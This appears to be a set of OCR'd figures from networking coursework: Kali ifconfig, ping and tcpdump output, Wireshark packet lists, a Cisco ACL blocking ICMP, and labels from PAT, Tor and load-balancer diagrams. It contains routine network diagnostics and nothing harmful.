




```
kali@kali:~$ sudo ifconfig

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe5c:6526  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5c:65:26  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 1382 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 2765 (2.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
kali@kali:~$ ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=90.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=95.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=93.7 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=111 time=90.1 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 90.072/92.436/95.211/2.087 ms
kali@kali:~$
```

```
kali@kali:~$ sudo tcpdump -i eth0 -nn -v port 443 -w /home/kali/Desktop/tcpdump_capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C246 packets captured
246 packets received by filter
0 packets dropped by kernel
kali@kali:~$
```


```
kali@kali:~$ sudo tcpdump -r /home/kali/Desktop/tcpdump_capture.pcap
reading from file /home/kali/Desktop/tcpdump_capture.pcap, link-type EN10MB (Ethernet)
20:59:48.019234 IP 10.0.2.15.55640 > mia09s22-in-f2.1e100.net.https: Flags [S], seq 350589863, win 64240, options
[mss 1460,sackOK,TS val 2474971568 ecr 0,nop,wscale 7], length 0
20:59:48.019584 IP 10.0.2.15.56746 > any-in-2678.1e100.net.https: Flags [S], seq 1778731972, win 64240, options [m
ss 1460,sackOK,TS val 4020366243 ecr 0,nop,wscale 7], length 0
20:59:48.020992 IP 10.0.2.15.47992 > mia09s20-in-f3.1e100.net.https: Flags [S], seq 3277289403, win 64240, options
 [mss 1460,sackOK,TS val 1644007204 ecr 0,nop,wscale 7], length 0
20:59:48.022563 IP 10.0.2.15.57244 > mia07s47-in-f14.1e100.net.https: Flags [S], seq 4294045743, win 64240, option
s [mss 1460,sackOK,TS val 1349038897 ecr 0,nop,wscale 7], length 0
20:59:48.091423 IP mia09s20-in-f3.1e100.net.https > 10.0.2.15.47992: Flags [S.], seq 79808001, ack 3277289404, win
 65535, options [mss 1460], length 0
```






No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.15	142.250.64.162	TCP	74	55640 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	0.000350	10.0.2.15	216.239.38.120	TCP	74	56746 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
3	0.001758	10.0.2.15	172.217.15.195	TCP	74	47992 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4	0.003329	10.0.2.15	172.217.8.78	TCP	74	57244 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5	0.072189	172.217.15.195	10.0.2.15	TCP	60	443 → 47992 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
6	0.072405	10.0.2.15	172.217.15.195	TCP	54	47992 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
7	0.072452	142.250.64.162	10.0.2.15	TCP	60	443 → 55640 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
8	0.072477	10.0.2.15	142.250.64.162	TCP	54	55640 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
9	0.073929	172.217.8.78	10.0.2.15	TCP	60	443 → 57244 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
10	0.073983	10.0.2.15	172.217.8.78	TCP	54	57244 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
11	0.074075	216.239.38.120	10.0.2.15	TCP	60	443 → 56746 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460


```
› Frame 6: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
› Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
› Internet Protocol Version 4, Src: 10.0.2.15, Dst: 172.217.15.195
› Transmission Control Protocol, Src Port: 47992, Dst Port: 443, Seq: 1, Ack: 1, Len: 0
```





```
C:\>ping 192.168.20.10

Pinging 192.168.20.10 with 32 bytes of data:

Reply from 192.168.10.1: Destination host unreachable.
Reply from 192.168.10.1: Destination host unreachable.
Reply from 192.168.10.1: Destination host unreachable.
Reply from 192.168.10.1: Destination host unreachable.

Ping statistics for 192.168.20.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```


```
Router#show access-lists
Extended IP access list 101
    10 deny icmp 192.168.10.0 0.0.0.255 any echo (4 match(es))
    20 deny icmp 192.168.10.0 0.0.0.255 any echo-reply
    30 permit ip any any
```








PC 1
192.168.1.10
PC 2
192.168.1.11
Source Address
Destination Address
192.168.1.10:1234
209.65.1.65:80
192.168.1.11:1235
209.65.1.65:80
Internet
Server 1
209.65.1.65
Server 2
209.65.1.66
Before the router applies Port Address Translation (PAT)



Tor Network
Source
Destination



Users
Load Balancer


No.	Time	Source	Destination	Protocol	Length	Info
59…	812.6187…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A d12aanmnp04rp.cloudfront.net
598…	814.6205…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA d12aanmnp04rp.cloudfront.net
598…	816.6220…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A d12aanmnp04rp.cloudfront.net
598…	818.6221…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA d12aanmnp04rp.cloudfront.net
599…	821.1561…	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
599…	823.1538…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A dbv4vgkqt6d81.cloudfront.net
599…	825.1526…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA dbv4vgkqt6d81.cloudfront.net
599…	827.1606…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A dbv4vgkqt6d81.cloudfront.net
599…	829.1757…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA dbv4vgkqt6d81.cloudfront.net
599…	831.7057…	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
599…	833.7062…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A d9a648smrttok.cloudfront.net
599…	835.7117…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA d9a648smrttok.cloudfront.net
599…	837.7228…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A d9a648smrttok.cloudfront.net
599…	839.7223…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA d9a648smrttok.cloudfront.net
600…	842.2431…	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
600…	844.2446…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A d01yhnf461aon.cloudfront.net
600…	846.2448…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA d01yhnf461aon.cloudfront.net
600…	848.2597…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A d01yhnf461aon.cloudfront.net
600…	850.2689…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA d01yhnf461aon.cloudfront.net
600…	852.7870…	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
600…	854.7861…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A df0g2wxfaglew.cloudfront.net
600…	856.7900…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0003 AAAA df0g2wxfaglew.cloudfront.net
600…	858.7973…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0004 A df0g2wxfaglew.cloudfront.net
600…	860.8035…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0005 AAAA df0g2wxfaglew.cloudfront.net
600…	863.3442…	172.16.91.100	172.16.91.10	DNS	85	Standard query 0x0001 PTR 10.91.16.172.in-addr.arpa
600…	865.3383…	172.16.91.100	172.16.91.10	DNS	88	Standard query 0x0002 A dkmvc0pfazw42.cloudfront.net






Wireshark · Follow TCP Stream (tcp.stream eq 0) · http.cap
